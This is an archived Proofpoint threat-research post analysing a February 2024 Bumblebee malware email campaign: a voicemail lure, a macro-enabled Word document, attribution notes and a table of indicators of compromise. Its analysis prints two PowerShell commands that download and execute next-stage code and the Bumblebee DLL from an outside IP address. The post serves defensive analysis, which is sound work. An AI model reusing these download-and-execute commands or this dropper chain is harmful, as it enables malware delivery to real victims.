Bumblebee Malware Attack Analysis: Why It’s Back | Proofpoint US


By Axel F, Selena Larson and the Proofpoint Threat Research Team

Published: 2024-02-12 · Archived: 2026-04-05 15:17:33 UTC


What happened

Proofpoint researchers identified the return of Bumblebee malware to the cybercriminal threat landscape on 8 February 2024 after a four-month absence from Proofpoint threat data. Bumblebee is a sophisticated downloader used by multiple cybercriminal threat actors and was a favored payload from its first appearance in March 2022 through October 2023 before disappearing.

In the February campaign, Proofpoint observed several thousand emails targeting organizations in the United States with the subject "Voicemail February" from the sender "info@quarlesaa[.]com" that contained OneDrive URLs. The URLs led to a Word file with names such as "ReleaseEvans#96.docm" (the digits before the file extension varied). The Word document spoofed the consumer electronics company Humane.



Screenshot of the voicemail-themed email lure.



Screenshot of the malicious Word document.

The document used macros to create a script in the Windows temporary directory, for example "%TEMP%/radD7A21.tmp", using the contents of CustomDocumentProperties SpecialProps, SpecialProps1, SpecialProps2 and SpecialProps3. The macro then executed the dropped file using "wscript".

Inside the dropped temporary file was a PowerShell command that downloads and executes the next stage from a remote server, stored in file “update_ver”:

```
Set objShell = CreateObject("Wscript.Shell")
objShell.Run "powershell -exec bypass -c ""(New-Object
Net.WebClient).Proxy.Credentials=[Net.CredentialCache]::DefaultNetworkCredentials;iwr('
http://213.139.205.131/update_ver')|iex""", 0, -1
```

The next stage was another PowerShell command which in turn downloaded and ran the Bumblebee DLL.

```
(new-object net.webclient).downloadfile("http://213.139.205.131/w_ver.dat", ($env:TEMP + "\w_ver.dll"));
 Start-Process rundll32.exe -ArgumentList ($env:TEMP + "\w_ver.dll"), "DllRegisterServer"
```

The Bumblebee configuration included:

Campaign ID: dcc3

RC4 Key: NEW_BLACK

It is notable that the actor is using VBA macro-enabled documents in the attack chain, as most cybercriminal threat actors have nearly stopped using them, especially those delivering payloads that can act as initial access facilitators for follow-on ransomware activity. In 2022, Microsoft began blocking macros by default, causing a massive shift in the landscape to attack chains that began using more unusual filetypes, vulnerability exploitation, combining URLs and attachments, chaining scripting files, and much more.

Another noteworthy feature of this campaign is that the attack chain is significantly different from previously observed Bumblebee campaigns. Examples used in prior campaigns that distributed Bumblebee with the "NEW_BLACK" configuration included:

- Emails that contained URLs leading to the download of a DLL which, if executed, started Bumblebee.
- Emails with HTML attachments that leveraged HTML smuggling to drop a RAR file. If executed, it exploited the WinRAR vulnerability CVE-2023-38831 to install Bumblebee.
- Emails with zipped, password-protected VBS attachments which, if executed, used PowerShell to download and execute Bumblebee.
- Emails that contained zipped LNK files to download an executable file. If executed, the .exe started Bumblebee.

Out of the nearly 230 Bumblebee campaigns identified since March 2022, only five used any macro-laden content; four campaigns used XL4 macros, and one used VBA macros.

Attribution

At this time Proofpoint does not attribute the activity to a tracked threat actor. The voicemail lure theme, use of OneDrive URLs, and sender address appear to align with previous TA579 activities. Proofpoint will continue to investigate and may attribute this activity to a known threat actor in the future.

Proofpoint assesses with high confidence Bumblebee loader can be used as an initial access facilitator to deliver follow-on payloads such as ransomware.

Why it matters

Bumblebee's return to the threat landscape aligns with a surge of cybercriminal threat activity after a notable absence of many threat actors and malware.

Recently, two threat actors—tax-themed actor TA576 and the sophisticated TA866—appeared once again in email campaign data after months-long gaps in activity. Post-exploitation operator TA582 and aviation and aerospace targeting ecrime actor TA2541 both reappeared in the threat landscape in late January after being absent since the

end of November. Additionally, DarkGate malware reappeared in email campaigns delivered by TA571 with a new malware update (and a new version “6.1.6”) after being absent in the landscape since November. Finally, major ecrime actors TA577, TA544, and TA558 all returned to the landscape at the end of January after nearly a month-long absence from mid-December. Notably, TA577 returned to deliver Qbot malware, which the actor had not used since the botnet’s disruption in August. Analysis of the reappearance of other malware to email threat data after notable breaks including Pikabot and Latrodectus is ongoing.

2024 has started off with a bang for cybercriminal threat actors, with activity returning to very high levels after a temporary winter lull. Proofpoint researchers continue to observe new, creative attack chains, attempts to bypass detections, and updated malware from many threat actors and unattributed threat clusters. Researchers are expecting this high operational tempo to continue until the anticipated summer threat actor breaks.

Example Emerging Threats signatures

2047946 - ET MALWARE Win32/Bumblebee Loader Checkin Activity

Indicators of compromise

Indicator	Description	First Observed
hxxps[:]//1drv[.]ms/w/s!At-ya4h-odvFe-M3JKvLzB19GQA?e=djPGy	Example URL in email	2024-02-08
hxxps[:]//1drv[.]ms/w/s!AuSuRB5deTxugQ-83_HzIqbBWuE1?e=9f2plW	Example URL in email	2024-02-08
0cef17ba672793d8e32216240706cf46e3a2894d0e558906a1782405a8f4decf	SHA256 of example Word document downloaded from OneDrive	2024-02-08
86a7da7c7ed5b915080ad5eaa0fdb810f7e91aa3e86034cbab13c59d3c581c0e	SHA256 of example Word document downloaded	2024-02-08

	from OneDrive	
2bc95ede5c16f9be01d91e0d7b0231d3c75384c37bfd970d57caca1e2bbe730f	SHA256 of dopped script (by Word macro) in %TEMP% folder	2024-02-08
hxxp[:]//213[.]139.205.131/update_ver	URL used by script in %TEMP% folder to download next stage	2024-02-08
hxxp[:]//213[.]139.205.131/w_ver.dat	URL used by second stage PowerShell to download Bumblebee DLL	2024-02-08
c34e5d36bd3a9a6fca92e900ab015aa50bb20d2cd6c0b6e03d070efe09ee689a	SHA256 of file “w_ver.dll” (Bumblebee)	2024-02-08
q905hr35[.]life	Active Bumblebee C2 domain on Feb 8	2024-02-08

49.13.76[.]144:443	Active Bumblebee C2 IP on Feb 8	2024-02-08

Source: https://www.proofpoint.com/us/blog/threat-insight/bumblebee-buzzes-back-black